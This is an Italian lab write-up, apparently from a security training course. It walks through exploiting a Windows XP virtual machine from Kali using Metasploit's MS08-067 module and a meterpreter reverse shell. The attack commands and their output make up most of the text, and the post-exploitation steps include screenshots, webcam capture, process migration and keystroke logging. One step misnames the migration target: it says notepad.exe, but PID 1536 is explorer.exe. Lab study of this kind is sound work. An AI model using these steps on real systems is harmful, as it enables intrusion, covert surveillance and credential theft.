



# Hacking con Metasploit da VM Kali a VM Windows XP

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
(kali@kali)-[~]  
$ ping -c 3 192.168.1.200  
PING 192.168.1.200 (192.168.1.200) 56(84) bytes of data:  
64 bytes from 192.168.1.200: icmp_seq=1 ttl=128 time=0.795 ms  
64 bytes from 192.168.1.200: icmp_seq=2 ttl=128 time=0.797 ms  
64 bytes from 192.168.1.200: icmp_seq=3 ttl=128 time=0.907 ms  
  
— 192.168.1.200 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2042ms  
rtt min/avg/max/mdev = 0.795/0.833/0.907/0.052 ms  
(kali@kali)-[~]  
$
```



## Hacking Windows XP

Dalla VM Kali, con IP: 192.168.1.25, digitando nel terminale il comando: `ping -c 3 192.168.1.200`, si verifica lo stato della connessione tra la VM Kali e la VM Windows XP, con IP:192.168.1.200.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ msfconsole  
  
Metasploit  
  
=[ metasploit v6.2.26~dev ]  
+ -- --[ 2264 exploits - 1189 auxiliary - 404 post ]  
+ -- --[ 951 payloads - 45 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit tip: Adapter names can be used for IP params  
set LHOST eth0  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > 
```

## Hacking Windows XP

Dalla VM Kali, digitando nel terminale il comando: *msfconsole*, si avvia la console di Metasploit.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
msf6 > use exploit/windows/smb/ms08_067_netapi  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200  
rhosts => 192.168.1.200  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                                                                                  |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.1.200   | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                   |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                       |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |


  
View the full module info with the info, or info -d command.  
  
msf6 exploit(windows/smb/ms08_067_netapi) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.25:4444  
[*] 192.168.1.200:445 - Automatically detecting the target ...  
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian  
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)  
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...  
[*] Sending stage (175686 bytes) to 192.168.1.200  
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.200:1034) at 2022-12-07 16:57:59 +0100  
  
meterpreter > █
```

## Hacking Windows XP

Dalla VM Kali, digitando nel terminale il comando: *use exploit/windows/smb/ms08\_067\_netapi*, si abilita l'exploit della vulnerabilità ms08\_067.


Successivamente, digitando il comando: *set rhosts 192.168.1.200*, si imposta come parametro l'IP della VM Windows XP.

In seguito, digitando il comando: *show options*, si visualizzano le opzioni, con i parametri modificati e, digitando il comando: *exploit*, si fa partire l'attacco.



## Hacking Windows XP

Dalla VM Kali, digitando nella console di Metasploit il comando: *screenshot*, si scatta una foto istantanea della VM Windows XP.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
meterpreter > webcam_list  
1: Periferica video USB  
meterpreter > webcam_snap  
[*] Starting ...  
[*] Stopped  
[-] stdapi_webcam_start: Operation failed: 731  
meterpreter > 
```


## Hacking Windows XP

Dalla VM Kali, digitando nella console di Metasploit il comando: *webcam\_list*, si visualizzano, se presenti, le webcam collegate alla VM Windows XP. Successivamente, digitando il comando: *webcam\_snap*, si può avere un'istantanea dalla webcam della VM Windows XP, se compatibile e ben configurata.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
meterpreter > ps  
  
Process List  
  
PID PPID Name Arch Session User Path  
0 0 [System Process]  
4 0 System x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe  
368 4 smss.exe x86 0 NT AUTHORITY\SYSTEM  
392 692 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe  
588 368 csrss.exe x86 0 NT AUTHORITY\SYSTEM \\?\C:\WINDOWS\system32\csrss.exe  
612 368 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \\?\C:\WINDOWS\system32\winlogon.exe  
692 612 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe  
704 612 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe  
860 692 VBoxService.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\VBoxService.exe  
908 692 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe  
996 692 svchost.exe x86 0 NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.exe  
1112 692 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe  
1160 692 svchost.exe x86 0 NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.exe  
1212 692 svchost.exe x86 0 NT AUTHORITY\SERVIZIO LOCALE C:\WINDOWS\system32\svchost.exe  
1400 1536 VBoxTray.exe x86 0 TEST-EPI\Epicode_user C:\WINDOWS\system32\VBoxTray.exe  
1408 692 alg.exe x86 0 NT AUTHORITY\SERVIZIO LOCALE C:\WINDOWS\System32\alg.exe  
1528 1536 ctfmon.exe x86 0 TEST-EPI\Epicode_user C:\WINDOWS\system32\ctfmon.exe  
1536 1476 explorer.exe x86 0 TEST-EPI\Epicode_user C:\WINDOWS\Explorer.EXE  
1628 692 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe  
1800 1536 notepad.exe x86 0 TEST-EPI\Epicode_user C:\WINDOWS\system32\NOTEPAD.EXE  
  
meterpreter > migrate 1536  
[*] Migrating from 1112 to 1536 ...  
[*] Migration completed successfully.  
meterpreter >
```

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
questa è la prova del dump<MAIUSC (DESTRA)>!  
  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer ...  
meterpreter >
```



## Hacking Windows XP

Dalla VM Kali, come mostrato nell'immagine a sinistra, digitando nella console di Metasploit il comando: `ps`, si visualizza la lista dei processi della VM Windows XP in esecuzione. Successivamente, digitando il comando: `migrate 1536`, si effettua la migrazione sul processo `notepad.exe`, per effettuare il dump da tastiera su di esso, con i comandi: `keyscan_start` (avvio strumento per la cattura dei tasti), `keyscan_dump` (visualizzazione dei tasti catturati) e `keyscan_stop` (termine del processo), come mostrato nell'immagine in alto a destra.

In basso a destra il file di testo sulla VM Windows XP.